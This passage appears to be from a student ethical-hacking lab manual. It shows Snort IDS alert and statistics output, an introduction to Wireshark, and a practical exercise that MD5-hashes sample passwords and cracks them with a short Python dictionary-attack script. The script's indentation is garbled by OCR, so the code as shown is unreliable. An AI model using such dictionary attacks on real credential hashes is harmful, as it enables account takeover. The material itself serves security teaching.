ER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3
] {TCP} 192.168.1.1:80 -> 192.168.1.20:56508
03/29-23:53:16.037093  [**] [120:3:1] (http_inspect) NO CONTENT-LENGTH OR TRANSF
ER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3
] {TCP} 192.168.1.1:80 -> 192.168.1.20:56509
03/29-23:53:16.142921  [**] [120:3:1] (http_inspect) NO CONTENT-LENGTH OR TRANSF
ER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3
] {TCP} 192.168.1.1:80 -> 192.168.1.20:302
03/29-23:53:16.194409  [**] [120:3:1] (http_inspect) NO CONTENT-LENGTH OR TRANSF
```

Snort's detailed report when scanning has stopped:

```
    Self-referencing paths ("./"):          0
    HTTP Response Gzip packets extracted: 177
    Gzip Compressed Data Processed:         834600.00
    Gzip Decompressed Data Processed:       3113339.00
    Total packets processed:                751969
================================================================================
SMTP Preprocessor Statistics
  Total sessions                                   : 0
  Max concurrent sessions                          : 0
================================================================================
dcerpc2 Preprocessor Statistics
  Total sessions: 67
  Total sessions aborted: 35

  Transports
    SMB
      Total sessions: 67
      Packet stats
        Packets: 713
        Ignored bytes: 12861
        Maximum outstanding requests: 2
        SMB command requests/responses processed
          Transaction (0x25) : 64/0
          Tree Disconnect (0x71) : 32/32
          Negotiate (0x72) : 64/32
          Session Setup AndX (0x73) : 64/64
          Logoff AndX (0x74) : 32/32
          Tree Connect AndX (0x75) : 32/32
================================================================================
SSL Preprocessor:
   SSL packets decoded: 1913
          Client Hello: 290
          Server Hello: 290
           Certificate: 188
           Server Done: 597
   Client Key Exchange: 188
   Server Key Exchange: 31
         Change Cipher: 580
              Finished: 0
    Client Application: 407
    Server Application: 163
                 Alert: 51
  Unrecognized records: 548
  Completed handshakes: 0
        Bad handshakes: 0
      Sessions ignored: 202
    Detection disabled: 42
================================================================================
SIP Preprocessor Statistics
  Total sessions: 0
================================================================================
Reputation Preprocessor Statistics
  Total Memory Allocated: 0
================================================================================
Snort exiting
```

Log files – We can also view log files:



Note: Read the setup and configuration of Snort from Snort.org. While this is a demo, Snort can be configured thousands of ways to detect and alert you in the event you have malicious activity on your network. Downloading signatures often is extremely important.

D) Network

Sniffing Wireshark:

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Wireshark is cross-platform, using the Qt widget toolkit in current releasesto implement its user interface, and using pcap to capture packets; it runs on Linux, macOS, BSD, Solaris, some other Unix-like operating systems, and Microsoft Windows.

There is also a terminal-based (non-GUI) version called TShark.

Wireshark is used to capture and analyse packets in network. It is also used as a sniffer, network protocol analyzer, and network analyser. We can also applyspecific filter on network traffic to get more filtered data packets.

Link to download Wireshark 3.4.8 for windows platform:

https://www.wireshark.org/download.html


Wireshark needs Npcap.

Link to download Npcap 0.9984 for windows platform:


https://nmap.org/npcap/dist/

a) Wireshark User Interface


1) Menu bar




2) Menu Toolbar




3) Filter Toolbar




4) Packet List Pane






6) Packet Bytes Pane



7) Status bar



Practical No. 3

Aim: Malware Threats: Worms, Viruses, Trojans.

A) **Password Cracking**
B) **Dictionary Attack**
C) **Encrypt and Decrypt Passwords**
D) **Ifconfig, ping, netstat, traceroute**
E) **Steganography tools**

A) **Password Cracking**

a) **Use MD5 to generate to find out the md5 hash for some words:**
   i) **Admin**
   ii) **Admin123**
   iii) **admin@123**

Output MD5 hash for:

Admin: e3afed0047b08059d0fada10f400c1e5


Admin123: e64b78fc3bc91bcbc7dc232ba8ec59e0


admin@123:

e6e061838856bf47e1de730719fb2609

Admin@974$unil#: 4c644c8c48fe084e58c50419c94c867c

b) **Use CrackStation.net to feed the above MD5 hashed and find out the**






```
Sunil
$umeet@2808
MyP@$$words280899
```

Passwordlist.txt file

Step 2: Create MD5 hash of the words in passlist.txt

```
Sunil: 17aa1eb864dfc173fa7b67c05672591c

$umeet@2808: c07b7937c7a62d263e78aed1272dce42

MyP@$$words280899: 0535567a0e1da1810902ebdc66b9fde7
```

Step 3: Write the python code for dictionary attack

Code: import hashlib


```
flag=0
p_hash=input("Enter MD5 hash: ")
dictionary = input("Enter dictionary Filename:")

try: password_file=open(dictionary,"r")
 except:
print("No file found")
  quit()
 for word in password_file:
  enc_word=word.encode('utf-8')
digest =hashlib.md5(enc_word.strip()).hexdigest()
  if(digest==p_hash):
print("password has been found")
   print("password is :" +word)
   flag=1
break

if(flag==0):
print("No password found")
```


Output: on Cmd

